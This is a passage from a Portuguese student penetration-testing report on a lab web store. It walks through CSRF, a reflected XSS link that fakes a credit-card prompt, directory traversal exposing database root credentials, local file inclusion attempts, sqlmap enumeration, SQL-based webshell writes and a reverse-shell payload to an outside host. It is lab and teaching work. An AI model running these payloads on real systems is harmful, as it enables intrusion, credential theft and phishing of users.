


Figure 22: Página preparada para receber pedidos POST

Não satisfeitos com o que tínhamos conseguido anteriormente no que diz respeito a ataques CSRF, foi ainda experimentada a possibilidade deste tipo de ataques em img tags.

Title:

Content:

```

```

Figure 23: Código html para fazer pedido get a site exterior

CSRF com img by Candido



Figure 24: Representação na página html




Figure 25: Confirmação do pedido GET à página exterior

Como se pode verificar na imagem acima exibida, ataques CSRF são possíveis de mais que uma forma e podem ser causadores de grandes estragos.

2.5.4 Reflected XSS Attack

Algo que se explorou foram ataques reflected de XSS, onde o link com código injetado é espalhado e, se usado, irá correr esse mesmo código na máquina do utilizador. Neste caso, experimentou-se alterar a página de tal forma que ficasse irreconhecível, sendo, no entanto, um url que indica tratar-se na mesma da store.

<ip>/products.php?type=1 union select 1,2, "<div style='width:150%;height:150%;background-color:black;color:white;position: absolute;top: 0;left: 0;'><p style='position:fixed;color:white'>Insert your credit card information and password please:</p></div>", 4,5




Figure 26: Web page após abrir o link com HTML injetado

2.5.5 Exploração da Web Page

Continuando com a exploração da página em si, dois pormenores suscitaram atenção:

- Aquando na página dos termos e condições, seria de esperar que clicar quer em GBP, EUR ou USD no rodapé da página fizesse algo, o que não aconteceu. No entanto, o atributo **lang** aparecia na mesma no url. Isto será explorado mais à frente.
- Querendo saber o que o portfolio fazia para iniciar o download, fizemos *hover* sobre o mesmo e obtivemos o seguinte url: **<ip>/download.php?item=Brochure.pdf**. Explorado também mais à frente.

Vendo como se processava o download do Brochure.pdf e tendo já acesso aos diretórios encontrados a partir do dirb, como explicado na secção 2.1, testou-se o seguinte, visto que este ficheiro aparecia incluído no login.php:

<ip>/download.php?item=connection.php

O que não resultou em nada... Mas não deu erro nem voltou à home page, apenas mostrou blank page, portanto podemos simplesmente estar a ir buscar ao diretório errado. Assim sendo, tentou-se [directory traversal](#):

<ip>/download.php?item=../connection.php

Obteve-se assim o primeiro de muitos ficheiros php. A partir da inclusão de código php, foi possível aprender sobre todos os outros que existiam e eram usados. Os seguintes são os que foram encontrados e que se conseguiram descarregar:

- about.php
- aboutcontent.php
- account.php
- blog.php
- blog-content.php
- config.php
- connection.php
- connectioni.php
- display.php
- footer.php
- front.php

- header.php
- index.php
- info.php
- products.php
- user-details.php
- download.php
- getfile.php
- login.php
- logout.php
- postblog.php
- terms.php
- level.php
- updateaccount.php
- admin.php
- admincontent.php
- adminheader.php
- adminnav.php

Para além destes, embora não se consiga verificar a existência destes ficheiros, sabe-se que duas urls dependem dos ficheiros **delpduct.php** e **addproduct.php**. Estas seriam as páginas para adicionar e remover produtos, apenas acessíveis quando logged in como administrador.

2.5.6 Exploração dos Ficheiros PHP

Consideram-se os seguintes ficheiros php bastante importantes.

```
<?php
include 'config.php';
if (!$link = mysql_connect($host, $user, $pass)) {
    echo 'Could not connect to mysql';
    exit;
}
```

Figure 27: connection.php

```
<?php
$host = 'localhost';
$user = 'root';
$pass = '111-b3-b4ck';
$database = 'oldstore';
?>
```

Figure 28: config.php

A partir dos dois excertos acima incluídos, é revelado como se faz a conexão à base de dados e qual as credenciais necessárias para o fazer.

```

<?php
include 'connection.php';

if (isset($_GET['type'])) {
    $type = $_GET['type'];
    if (!$_COOKIE['level'] == "1") {
        $type = preg_replace("/\s+/", "", $type);
    }
    $sql = 'SELECT * FROM tblProducts WHERE type = ' . $type;

    if (!$result = mysql_query($sql, $link)) {
        header('Location: /index.php') ;
    }

    if (!$result) {
        echo "DB Error, could not query the database\n";
        echo 'MySQL Error: ' . mysql_error();
        exit;
    }

    if (mysql_num_rows($result) > 0) {
        if (isset($_GET['lang'])) {
            $lang = $_GET['lang'];
        }
        elseif (isset($_COOKIE['lang'])) {
            $lang = $_COOKIE['lang'];
        } else {
            $lang = 'GBP';
        }

        include $lang;

        while ($row = mysql_fetch_assoc($result)) {
            echo '<a href="/details.php?prod=' . $row['id'] . '&type=' . $row['type'] . '"><div class="list-product">';
            echo '<img class="prod-img src=images/products/' . $row['id'] . '.jpg>';
            echo '<strong>Name: </strong>' . $row['name'] . '<br />';
            echo '<strong>Price: </strong>' . $currency . $row['price']*$multiplier;
            echo '</div></a>';
        }

        mysql_free_result($result);
    }
}

```

Figure 29: display.php

Algo bastante interessante que foi descoberto no ficheiro display.php foi o facto de a variável **lang** anteriormente mencionada, ser incluída na íntegra no meio do código. Caso não seja passado um valor para a variável lang pelo url, será utilizada a cookie dessa variável, indo buscar o último valor que lhe foi associado, sendo que o valor default é 'GBP'.

O include literal de uma variável que é passada no url é bastante perigoso porque abre possibilidades enormes de injeção de código php, abordadas mais à frente.

Para além do mais, é também aqui que se imprimem os erros resultantes de queries sql mal formulados, o que já se disse ser perigoso.

```

<?php
if (!isset($_COOKIE['level'])) {
    setcookie("level", "1");
}

if (strpos($_SERVER['HTTP_USER_AGENT'], "sqlmap") !== false ||
    strpos($_SERVER['HTTP_USER_AGENT'], "Havij") !== false ||
    strpos($_SERVER['HTTP_USER_AGENT'], "Nikto") !== false ||
    strpos($_SERVER['HTTP_USER_AGENT'], "requests") !== false ||
    strpos($_SERVER['HTTP_USER_AGENT'], "ZAP") !== false ||
    strpos($_SERVER['HTTP_USER_AGENT'], "Burp") !== false ||
    strpos($_SERVER['HTTP_USER_AGENT'], "Metasploit") !== false ||
    strpos($_SERVER['HTTP_USER_AGENT'], "Gecko/20060418 Firefox/1.0.8") !== false) {
    exit;
}

if(isset($_GET['lang'])) {
    setcookie("lang", $_GET['lang']);
}
?>

```

Figure 30: header.php

Novamente deveras curioso, neste trecho de código é possível ver que, caso o [http user agent](#), isto é, a sequência de caracteres que permite a identificação do agente que está a realizar um pedido ao servidor, seja alguma das acima descritas, a execução do script termina. Isto impede que aqueles agentes acedam a informação da web page... embora tanto o sqlmap como o Nikto permitam mascarar esta propriedade, e possivelmente outros.

No final, a cookie da variável lang é definida.

```

<?php
if (isset($_POST['title']) && isset($_POST['content'])) {
    include "connection.php";
    $sql = "SELECT * FROM tblMembers WHERE session=" . $_COOKIE['SessionId'] . " ";
    $result = mysql_query($sql, $link);
    $row = mysql_fetch_assoc($result);

    $postBlog = "INSERT INTO tblBlogs (author,title,content) VALUES(" . $row['id'] . "," . $_POST['title'] . "," . $_POST['content'] . ")";
    $postResult = mysql_query($postBlog, $link);

    header('Location: /blog.php?author=' . $row['id']);
}
else {

```

Figure 31: postblog.php

Já aqui, para postar um blog é necessário inserir o mesmo na respetiva tabela. Para isto, é usado o raw value do título e conteúdo, o que por si só é a vulnerabilidade que permite todo o tipo de sql injections e xss anteriormente descritas mas, ainda mais grave, é poder (potencialmente) permitir inserção CRUD operations indesejadas - como table ou database drops.

somethingssomething'); DROP TABLE mysql.time_zone; – é um exemplo daquilo que poderia ser inserido como conteúdo. No entanto, com base em pesquisa, o [PHP mysql_query](#) permite apenas a realização de um único statement, ou seja, não dá para o mesmo query processar INSERT e DROP. Ainda assim, há um bypass que permitiria o mysql_query receber mais do que um statement, caso se alterasse devidamente a conexão com a base de dados a partir de uma [flag](#) (**CLIENT_MULTI_STATEMENTS 65536 /* Enable/disable multi-stmt support */**). Deste modo já seria possível executar dois statements num único query. Porém, como é possível ver pelo primeiro excerto apresentado, a conexão não está assim definida, pelo que é impossível realizar este tipo de operações aqui. A flag também só resultaria em versões do PHP acima de 4.3.0 e caso **sql.safe_mode != 1** no *php.ini*, retornando output apenas relativo ao primeiro statement. ([source](#))

2.5.7 Root

Numa tentativa de ganhar acesso à root, uma das maneiras exploradas, devido ao include da variável lang acima discutido, foi a execução de comandos e scripts via php. Explorar-se-á a [local file inclusion vulnerability](#)

Esta abordagem foi fortemente explorada, embora não tenham obtido os resultados esperados.

Com base no DOCUMENT_ROOT e outras informações indicadas no ficheiro info.php, como APACHE_LOG_DIR, começou a tentar aceder-se a ficheiros que possivelmente lá estariam alojados (como logs).

```
<ip>/products.php?type=1&lang=../../../../../../../../var/log/httpd/error_log
<ip>/products.php?type=1&lang=../../../../../../../../etc/timezone
<ip>/products.php?type=1&lang=../../../../../../../../etc/httpd/logs/access_log
<ip>/products.php?type=1&lang=../../../../../../../../var/log/apache2/error_log
<ip>/products.php?type=1&lang=../../../../../../../../var/log/apache2/access_log
<ip>/products.php?type=1&lang=../../../../../../../../var/log/httpd/access_log
<ip>/products.php?type=1&lang=../../../../../../../../var/log/httpd/error_log
<ip>/products.php?type=1&lang=../../../../../../../../var/log/mysql.log
<ip>/products.php?type=1&lang=../../../../../../../../etc/mysql/conf.d/mysql_safe_syslog.cnf
<ip>/products.php?type=1&lang=../../../../../../../../etc/mysql/my.cnf
<ip>/products.php?type=1&lang=../../../../../../../../var/log/mysql/mysql_error.log
<ip>/products.php?type=1&lang=../../../../../../../../var/log/mysql/mysql-slow-query.log
```

Dos acima mencionados apenas dois retornam resultados:




Figure 32: <ip>/products.php?type=1&lang=../../../../../../../../etc/mysql/my.cnf




Figure 33: `<ip>/products.php?type=1&lang=../../../../../../../../etc/timezone`

O que significa que, de facto, consegue-se aceder a ficheiros existentes no host e que o include funciona como seria de esperar. É, agora, necessário verificar se é possível adicionar um ficheiro à máquina.

Ainda assim, primeiro tentou verificar-se se era possível correr comandos php através da variável lang, para que estes fossem incluídos dentro do display.php:

```
<ip>/products.php?type=1&lang=<? php echo "hello"; ?>
```

```
<ip>/products.php?type=1&lang=<? php echo "Hello World";
```

```
<ip>/products.php?type=1&lang=<?php alert("Hello World"); function alert($msg) {  
echo "<script type='text/javascript'>alert('$msg');</script>"; } ?>
```

```
<ip>/products.php?type=1&lang=<? php echo shell_exec('ls -lart'); ?>
```


```
<ip>/products.php?type=1&lang=<?php exec('whoami') ?>
```

```
<ip>/products.php?type=1&lang=<?php exec("/bin/bash -c 'bash -i > /dev/tcp/192.168.1.5/8888 0>1'");
```

Todas elas tentativas falhadas, isto porque, com base na [documentação php](#), o include apenas funciona para incluir ficheiros. Daí que o include dos ficheiros alojados na máquina remota tenha funcionado, porque se encontraram esses mesmos ficheiros lá.

É até possível incluir as outras páginas dentro do Boards:

```
<ip>/products.php?type=1&lang=info.php
```



PHP Version 5.6.40-35+ubuntu18.04.1+deb.sury.org+1	
System	Linux cyberdyne 5.9.0-1-amd64 #1 SMP Debian 5.9.1-1 (2020-10-17) x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/apache2
Loaded Configuration File	/etc/php/5.6/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/apache2/conf.d
Additional .ini files parsed	/etc/php/5.6/apache2/conf.d/10-mysqlnd.ini, /etc/php/5.6/apache2/conf.d/10-opcache.ini, /etc/php/5.6/apache2/conf.d/10-pdo.ini, /etc/php/5.6/apache2/conf.d/20-calendar.ini, /etc/php/5.6/apache2/conf.d/20-ctype.ini, /etc/php/5.6/apache2/conf.d/20-exif.ini, /etc/php/5.6/apache2/conf.d/20-fileinfo.ini, /etc/php/5.6/apache2/conf.d/20-ftp.ini, /etc/php/5.6/apache2/conf.d/20-gettext.ini, /etc/php/5.6/apache2/conf.d/20-iconv.ini, /etc/php/5.6/apache2/conf.d/20-json.ini, /etc/php/5.6/apache2/conf.d/20-mbstring.ini, /etc/php/5.6/apache2/conf.d/20-mysqli.ini, /etc/php/5.6/apache2/conf.d/20-mysqlnd.ini, /etc/php/5.6/apache2/conf.d/20-sockets.ini, /etc/php/5.6/apache2/conf.d/20-tokenizer.ini, /etc/php/5.6/apache2/conf.d/20-xml.ini, /etc/php/5.6/apache2/conf.d/20-xmlrpc.ini, /etc/php/5.6/apache2/conf.d/20-zlib.ini

Figure 34: Inclusão do ficheiro info.php na product page

Foi explorada também a opção de utilização de PHP filter/wrapper, semelhante a Local File Inclusion, onde a diferença está no facto de se poder ler o PHP source code em vez de apenas o executar remotamente, isto seria importante para verificar se a inclusão estaria a dar resultados.

```
<ip>/products.php?type=1&lang=../../../../../../../../php://filter/read=convert.base64-encode/resource=connection.php
```

```
<ip>/products.php?type=1&lang=../../../../../../../../php://filter/read=convert.base64-encode/resource=../../../../etc/httpd/logs/access_log
```

Finalmente, tentou-se injetar código php através de um query sql que colocasse o output num ficheiro do host e depois tentou-se ir ler o mesmo, para verificar se se conseguia colocar um ficheiro na máquina.

```
<ip>/products.php?type=1 union SELECT 1,2,"<?php shell_exec('ls'); ?>"
,4,5 INTO OUTFILE "../../../../../../../../var/www/html/ls.php"
```

```
<ip>/products.php?type=1 union SELECT 1,2,LOAD_FILE("../../../../../../var/www/html/ls.php"),4,5
```

Embora não se tenham obtido resultados, porque, como é possível ver no ficheiro display.php, o **while (\$row = mysql_fetch_assoc(\$result))** impede a execução do php porque na base de dados não há nenhum **name** que lhe corresponda, ou seja o query não é efetuado.

Numa última tentativa, tentaram colocar-se ficheiros php em servidores remotos para depois os carregar a partir da variável lang, de forma a que fossem incluídos no display.php. No entanto, como o info.php da web page tem **allow_url_include=off**, tal não seria possível.

2.5.8 Pormenores extra

Alguma informação extra que se foi encontrando e se acha pertinente será agora analisada.

A partir do sqlmap: **sqlmap -headers="User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0) Gecko/20100101 Firefox/25.0" -cookie="level=1" -u 'http://192.168.56.101/products.php?type=1' -privileges**, foi possível descobrir quais os privilégios de cada utilizador do sistema de gestão de base de dados.

```
[13:09:27] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[13:09:27] [INFO] fetching database users privileges
database management system users privileges:
[*] '@'localhost' [1]:
  privilege: USAGE
[*] '@'proj1' [1]:
  privilege: USAGE
[*] 'root'@'127.0.0.1' (administrator) [29]:
  privilege: ALTER
  privilege: ALTER ROUTINE
  privilege: CREATE
  privilege: CREATE ROUTINE
  privilege: CREATE TABLESPACE
  privilege: CREATE TEMPORARY TABLES
  privilege: CREATE USER
  privilege: CREATE VIEW
  privilege: DELETE
  privilege: DELETE HISTORY
  privilege: DROP
  privilege: EVENT
  privilege: EXECUTE
  privilege: FILE
```

Figure 35: Privilégios de cada utilizador da base de dados

Tentou utilizar-se a funcionalidade do sqlmap para incluir um ficheiro local para o servidor e aceder ao mesmo:
sqlmap -u 'http://192.168.56.101/products.php?type=1' -file-write='/home/orlando/Desktop/shell.php'
-file-dest='/var/www/html/shell.php' -batch, embora sem sucesso.

Obteve-se também acesso ao nome de todas as bases de dados criadas para suportar a webpage, a partir do sqlmap: `sqlmap -headers="User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0) Gecko/20100101 Firefox/25.0" -cookie="level=1" -u 'http://192.168.56.101/products.php?type=1' -dbs`.

```
[13:11:16] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[13:11:16] [INFO] fetching database names
[13:11:16] [INFO] resumed: 'information_schema'
[13:11:16] [INFO] resumed: 'performance_schema'
[13:11:16] [INFO] resumed: 'mysql'
[13:11:16] [INFO] resumed: 'oldstore'
[13:11:16] [INFO] resumed: 'test'
available databases [5]:
[*] information_schema
[*] mysql
[*] oldstore
[*] performance_schema
[*] test
```

Figure 36: Bases de dados disponíveis

Foi possível descarregar os ficheiros **apache2.pid** e **openssl.cnf** a partir da vulnerabilidade associada ao download, embora não se tenha conseguido aceder aos diretórios e ficheiros descritos no openssl, e.g. `./demoCA/certs` ou `./demoCA/index.txt`. Pensa-se que o `./demoCA` deva estar localizado no diretório `/etc/ssl/` do host, mas não se consegue confirmar ou negar esta informação.

3 Conclusão

De um modo geral, considera-se que a exploração da web page foi bem sucedida, cumprindo os requisitos e respondendo às tarefas propostas.

Entre as dificuldades encontradas aquando da realização do projeto, está o facto de várias tentativas de inserção de código php e de ficheiros php terem falhado, o que por sua vez também nos impediu de conseguir ganhar acesso root através desse caminho.

Para além disso, inicialmente também foi morosa a pesquisa de quais as ferramentas que se pretendia utilizar, bem como definir a estratégia de ataque, em prol de encontrar o máximo de vulnerabilidades possíveis e, ao mesmo tempo, documentar bem o que ia sendo feito e porquê. Julga-se, ainda assim, que o trabalho foi um sucesso.

4 Referências

- [1] <https://nmap.org/>
- [2] <https://www.php.net/>
- [3] <https://en.wikipedia.org/>
- [4] <https://www.w3schools.com/php/DEFAULT.asp>
- [5] https://www.php.net/manual/pt_BR/function.include.php
- [6] <https://www.php.net/manual/en/function.shell-exec.php>
- [7] <https://owasp.org/www-community/attacks/xss/>
- [8] <http://html5sec.org/>
- [9] <https://developer.mozilla.org/pt-PT/docs/Web/HTTP/CORS>
- [10] <https://www.php.net/manual/en/security.database.sql-injection.php>
- [11] <https://portswigger.net/web-security/sql-injection/union-attacks>
- [12] <https://www.hackingarticles.in/ssh-penetration-testing-port-22/>
- [13] <https://community.turgensec.com/ssh-hacking-guide/>
- [14] <https://youtu.be/bKUjyeQ78AU>
- [15] https://youtu.be/O_LOGONHTGO
- [16] https://nmap.org/man/pt_PT/man-version-detection.html
- [17] <https://dev.mysql.com/doc/refman/8.0/en/select-into.html>
- [18] <https://www.hackingarticles.in/file-system-access-on-webserver-using-sqlmap/>
- [19] <https://www.hackingarticles.in/shell-uploading-in-web-server-using-sqlmap/>
- [20] <https://cyberbotnet.com/2020-04-09/Upload-Web-Shell-Using-SQLmap>
- [21] <https://hackertarget.com/nikto-tutorial/>
- [22] <https://www.cardinaleconcepts.com/add-custom-header-to-nikto-scan/>
- [23] <https://tools.kali.org/web-applications/dirb>